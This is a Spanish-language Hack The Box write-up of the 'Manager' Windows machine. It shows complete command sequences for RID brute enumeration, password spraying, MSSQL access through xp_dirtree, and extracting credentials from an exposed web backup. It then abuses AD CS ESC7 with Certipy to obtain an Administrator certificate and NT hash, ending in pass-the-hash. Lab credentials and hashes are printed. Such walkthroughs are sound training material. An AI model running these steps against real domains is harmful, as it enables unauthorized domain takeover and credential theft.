Manager
Manager es una máquina Windows de Hack The Box enfocada en Active Directory, MSSQL y AD CS. El acceso inicial se obtiene mediante RID brute y password spraying, mientras que la escalada final aprovecha ESC7 para emitir un certificado válido como Administrator.
- Plataforma
- Hack The Box
- Sistema operativo
- Windows
- Dificultad
- Intermedio
- Publicado
- Autor
- Pedro Vargas
- Temas
- Active Directory
- Rid Brute
- SMB
- Password Spraying
- MSSQL
- Impacket
- Xp Dirtree
- Web Backup
- Esc7
- ADCS
- Certipy
En esta página
Resumen
Manager es una máquina Windows de dificultad media donde comenzaremos enumerando usuarios mediante RID brute y encontraremos una cuenta que reutiliza su nombre de usuario como contraseña. Ese acceso nos permitirá entrar a MSSQL, descubrir un backup expuesto en el web root y recuperar las credenciales de Raven. Finalmente, abusaremos de una configuración vulnerable ESC7 en Active Directory Certificate Services para emitir un certificado como Administrator y terminar comprometiendo el dominio.
Enumeración inicial

Como ya sabíamos por la información de la máquina que estábamos frente a un entorno Active Directory, decidí comenzar directamente comprobando SMB:
nxc smb 10.129.58.30
La respuesta nos permite identificar el dominio:
manager.htbLo añadimos a /etc/hosts y continuamos.
Comprobamos los shares accesibles sin credenciales válidas:
nxc smb 10.129.58.30 -u 'anx' -p '' --shares
Aparece IPC$, pero no encontramos ningún recurso interesante que podamos leer.
RID Brute
Probamos RID cycling:
nxc smb 10.129.58.30 -u 'anx' -p '' --rid-brute
Esto devuelve bastantes objetos del dominio, entre ellos varios usuarios.
Mientras tanto también lancé un escaneo completo para conocer toda la superficie disponible:
nmap -p- -vvv 10.129.58.30 -T5 -oA manager_scanCon los puertos encontrados realicé un segundo escaneo para identificar versiones:
nmap -p 53,80,88,135,139,389,445,464,593,636,1433,3268,3269,5985,9389,49667,49685,49686,49687,49719,49766 -sV -vvv 10.129.58.30 -T5 -oA manager_scan
Entre los servicios encontramos:
- DNS
- Kerberos
- LDAP
- SMB
- MSSQL
- IIS
- WinRM
Todo encaja con un Domain Controller que además aloja SQL Server y un servidor web.
Generando nuestra lista de usuarios
Para evitar limpiar manualmente toda la salida de NetExec, filtramos únicamente los objetos identificados como usuarios:
nxc smb manager.htb -u 'anx' -p '' --rid-brute | grep -i sidtypeuser | awk '{ print $6 }' | awk -F\\ '{print $2}'
Guardamos el resultado en:
users.txtAhora podemos probar una técnica sencilla pero bastante útil: comprobar si algún usuario utiliza su propio nombre como contraseña.
nxc smb manager.htb -u users.txt -p users.txt --no-bruteforce
En el primer intento no obtuve ninguna credencial válida.
Después me di cuenta de que algunos nombres obtenidos mediante RID brute conservaban mayúsculas y minúsculas, así que convertí toda la lista a minúsculas y volví a ejecutar exactamente el mismo ataque.

Esta vez encontramos:
operator:operator🎯 Ya tenemos nuestras primeras credenciales.
Acceso a MSSQL
Entre los puertos encontrados anteriormente teníamos:
1433 - MSSQLProbamos las credenciales utilizando autenticación de Windows:
impacket-mssqlclient manager.htb/operator:operator@manager.htb -windows-auth
En esta ocasión sí necesitamos **-windows-auth**, porque Operator es una cuenta del dominio y SQL Server está aceptando autenticación integrada de Windows.
Conseguimos acceso a MSSQL.
Enumerando el filesystem con xp_dirtree
Desde SQL Server podemos utilizar:
xp_dirtreeEste procedimiento nos permite enumerar directorios del filesystem aunque nuestra cuenta tenga permisos bastante limitados.
Revisamos el directorio web de IIS:
xp_dirtree /inetpub/wwwroot
Y aparece un archivo especialmente interesante:
website-backup-27-07-23-old.zipEstamos dentro de:
C:\inetpub\wwwrootque es el directorio raíz servido por IIS.
Intenté descargarlo directamente desde MSSQL:
download /inetpub/wwwroot/website-backup-27-07-23-old.zip .
Pero la operación falla por falta de permisos.
Sin embargo, aquí tenemos una alternativa mucho más sencilla.
Si el archivo se encuentra dentro del web root y tenemos un servidor HTTP escuchando en el puerto 80, probablemente podamos solicitarlo directamente mediante HTTP.
Así que descargamos:
http://manager.htb/website-backup-27-07-23-old.zip
Y funciona. 🎯
La enumeración con xp_dirtree no nos permitió leer el archivo directamente, pero sí nos reveló su existencia y su ruta pública.
Analizando el backup
Descomprimimos:
unzip website-backup-27-07-23-old.zip
Al listar los archivos inicialmente no aparece nada demasiado interesante.
Pero si mostramos también los archivos ocultos:
ls -a
encontramos:
.old-conf.xmlLos nombres que comienzan por . se ocultan normalmente en los listados estándar de Linux, de ahí que inicialmente no lo viéramos.
Revisamos su contenido:
cat .old-conf.xml
El archivo contiene una antigua configuración LDAP y, dentro de ella, unas credenciales en texto claro:
raven@manager.htb
R4v3nBe5tD3veloP3r!123
Estas credenciales están efectivamente presentes en el backup de configuración.
Acceso como Raven
Probamos WinRM:
evil-winrm -i manager.htb -u raven -p 'R4v3nBe5tD3veloP3r!123'
La autenticación funciona.
Ya tenemos acceso interactivo como:
MANAGER\raveny podemos recuperar user.txt.
Ahora toca buscar el escalamiento.
Enumeración de AD CS
Durante la enumeración probé diferentes herramientas y vectores sin encontrar nada especialmente interesante.
Como el entorno dispone de Active Directory Certificate Services, decidí enumerar las autoridades certificadoras y sus permisos utilizando Certipy:
certipy-ad find -u raven -p 'R4v3nBe5tD3veloP3r!123' -dc-ip 10.129.58.171 -vulnerable
Aquí hay un detalle importante: el hecho de encontrar LDAP/LDAPS durante Nmap no implica automáticamente que AD CS esté instalado. Es Certipy quien nos permite confirmar la existencia de una CA y revisar sus permisos y templates.
La enumeración identifica:
CA Name: manager-DC01-CAY, más importante todavía:

ESC7: MANAGER.HTB\Raven has dangerous permissions🎯 Tenemos nuestro vector.
¿Qué es ESC7?
ESC7 aparece cuando un usuario dispone de permisos peligrosos sobre una Certification Authority, principalmente:
ManageCA
Manage Certificates
En nuestro caso Raven dispone de ManageCA.
Este permiso nos permite modificar determinados aspectos de la CA, incluyendo otorgarnos el permiso Manage Certificates.
A partir de ahí podemos manipular solicitudes pendientes y terminar consiguiendo un certificado emitido para otro usuario privilegiado.
El recorrido que vamos a utilizar será:
ManageCA
↓
Añadir Raven como Officer
↓
Habilitar SubCA
↓
Solicitar certificado como Administrator
↓
La solicitud es rechazada
↓
Aprobar nuestra propia solicitud
↓
Recuperar el certificado
↓
Autenticarnos como Administrator
Añadiendo Raven como Officer
Primero utilizamos nuestro permiso ManageCA para añadir a Raven como officer:
certipy-ad ca -u raven@manager.htb -p 'R4v3nBe5tD3veloP3r!123' -dc-ip 10.129.58.171 -target manager.htb -target-ip 10.129.58.171 -ca manager-dc01-ca -add-officer raven -debug
Al convertirnos en officer conseguimos el permiso necesario para administrar solicitudes de certificados, es decir, Manage Certificates.
Utilicé -debug porque había tenido problemas durante esta parte y necesitaba ver exactamente a qué dirección y servicio estaba intentando conectarse Certipy.
¿Por qué target y target-ip?
Durante la explotación tuve que reiniciar la máquina y HTB le asignó una nueva IP.
El problema era que Certipy seguía intentando utilizar información anterior al comunicarse vía DCOM, lo que terminaba provocando errores de conexión.
Por eso forcé explícitamente:
-target manager.htb
-target-ip 10.129.58.171
-dc-ip 10.129.58.171
No siempre es necesario utilizar todos estos parámetros, pero en este caso me permitió asegurar que todas las comunicaciones apuntaran a la IP correcta.
Habilitando SubCA
El siguiente paso es habilitar el template:
certipy-ad ca -u raven@manager.htb -p 'R4v3nBe5tD3veloP3r!123' -dc-ip 10.129.58.171 -target manager.htb -target-ip 10.129.58.171 -ca manager-dc01-ca -enable-template subca
¿Por qué necesitamos SubCA?
Porque este template permite especificar una identidad alternativa útil para autenticación, pero normalmente únicamente usuarios privilegiados pueden enrolarse en él.
Nuestro objetivo será hacer la solicitud aunque sea rechazada y después aprobarla nosotros mismos gracias a los permisos obtenidos sobre la CA.
Comprobamos que efectivamente esté habilitado:
certipy-ad ca -u raven@manager.htb -p 'R4v3nBe5tD3veloP3r!123' -dc-ip 10.129.58.171 -target manager.htb -target-ip 10.129.58.171 -ca manager-dc01-ca -list-templates
Ya tenemos SubCA disponible.
Solicitando un certificado como Administrator
Ahora realizamos una solicitud utilizando nuestra cuenta Raven, pero estableciendo como UPN:
administrator@manager.htbEjecutamos:
certipy-ad req -u raven@manager.htb -p 'R4v3nBe5tD3veloP3r!123' -dc-ip 10.129.58.171 -target manager.htb -target-ip 10.129.58.171 -ca manager-dc01-ca -template SubCA -upn administrator@manager.htb
La solicitud termina mostrando un error similar a:
Failed to request certificatePero aquí está la parte importante:
este fallo es esperado.
Aunque el certificado no se emite en este momento, la CA crea una solicitud y nos devuelve un:
Request ID: 19Además, Certipy conserva la clave privada asociada a esa solicitud.
Ese 19 será fundamental para el siguiente paso.
Aprobando nuestra propia solicitud
Como ahora somos officer de la CA y tenemos permisos para administrar certificados, podemos coger la solicitud rechazada y aprobarla manualmente:
certipy-ad ca -u raven@manager.htb -p 'R4v3nBe5tD3veloP3r!123' -dc-ip 10.129.58.171 -target manager.htb -target-ip 10.129.58.171 -ca manager-dc01-ca -issue-request 19
En otras palabras:
Raven solicita certificado como Administrator
        ↓
La CA lo rechaza
        ↓
Raven, como Officer, aprueba su propia solicitud
Ese es el punto clave de este abuso de ESC7.
Recuperando el certificado
Ahora recuperamos la solicitud que acabamos de aprobar:
certipy-ad req -u raven@manager.htb -p 'R4v3nBe5tD3veloP3r!123' -dc-ip 10.129.58.171 -target manager.htb -target-ip 10.129.58.171 -ca manager-dc01-ca -retrieve 19
Certipy combina el certificado emitido con la clave privada que había guardado anteriormente y genera:
administrator.pfxAquí todavía no tenemos el hash.
Lo que tenemos es un certificado válido que representa a:
administrator@manager.htbObteniendo el NT hash de Administrator
Utilizamos ahora el certificado para autenticarnos:
certipy-ad auth -pfx administrator.pfx -domain manager.htb -dc-ip 10.129.58.171Certipy utiliza el PFX para realizar autenticación mediante certificado y, si todo funciona correctamente, consigue recuperar el NT hash de Administrator.
Obtenemos:
aad3b435b51404eeaad3b435b51404ee:ae5064c2f62317332c88629e025924efLa parte que nos interesa para Pass-the-Hash es:
ae5064c2f62317332c88629e025924efPass-the-Hash
Ya no necesitamos conocer la contraseña real de Administrator.
Utilizamos directamente su NT hash:
evil-winrm -i manager.htb -u administrator -H ae5064c2f62317332c88629e025924ef
La autenticación funciona.
Comprobamos:
whoamiResultado:
manager\administrator¡Manager completada! 🚩
Conclusiones
Manager combina varias técnicas interesantes de Active Directory: RID brute, password spraying, enumeración de MSSQL y exposición de backups web. El punto más importante llega con Raven, cuyo permiso ManageCA permite abusar de ESC7, aprobar nuestra propia solicitud de certificado como Administrator y terminar accediendo al sistema mediante Pass-the-Hash.
Herramientas utilizadas
- Nmap
- NetExec
- Impacket
- mssqlclient
- Evil-WinRM
- Certipy
Referencias
Writeups relacionados
Escape
Escape es una máquina Windows de Hack The Box enfocada en Active Directory, MSSQL y AD CS. El recorrido incluye captura de un hash NTLMv2 mediante xp_dirtree, exposición de credenciales en logs de SQL Server y explotación de ESC1 para comprometer al Administrator del dominio.
- Active Directory
- SMB
- MSSQL
- Xp Dirtree
- Responder
- Hashcat
- Esc1
- ADCS
- Certipy
- Pass The Hash
Escape2
EscapeTwo es una máquina Windows de Hack The Box donde partimos de credenciales comprometidas, recuperamos un XLSX corrupto desde SMB, encontramos credenciales de MSSQL y encadenamos WriteOwner sobre ca_svc con ESC4 y ESC1 de AD CS para comprometer al Administrator del dominio.
- Active Directory
- Smbclient
- Magic Bytes
- Hexdump
- Hexedit
- MSSQL
- Mssqlclient
- Xp Dirtree
- Credential Leak
- Evil WinRM
- Bloodhound
- Writeowner
- Powerview
- Resetpassword
- ADCS
- Esc4
- Esc1
- Certipy
Fluffy
Fluffy es una máquina Windows de Hack The Box donde explotamos CVE-2025-24071 para capturar credenciales NTLM, abusamos de relaciones GenericAll y GenericWrite en Active Directory mediante Shadow Credentials y finalmente explotamos ESC16 en AD CS para comprometer al Administrator del dominio.
- Active Directory
- SMB
- Writable Share
- CVE 2025 24071
- NTLM
- Netntlmv2
- Responder
- Hashcat
- Bloodhound
- Genericall
- Genericwrite
- Shadow Credentials
- Msds Keycredentiallink
- Certipy
- ADCS
- Esc16
- Upn Manipulation
- Evil WinRM
Artículos relacionados
AS-REP Roasting: cómo identificarlo y explotarlo en Active Directory
Aprende qué requisitos necesita AS-REP Roasting, cómo identificar usuarios sin Kerberos Pre-Authentication, solicitar hashes crackeables y qué hacer después de recuperar una contraseña.
Kerberoasting: cómo identificarlo y explotarlo en Active Directory
Aprende qué necesitas para realizar Kerberoasting, cómo encontrar cuentas con SPN, solicitar tickets TGS, crackearlos offline y qué hacer después de obtener una cuenta de servicio.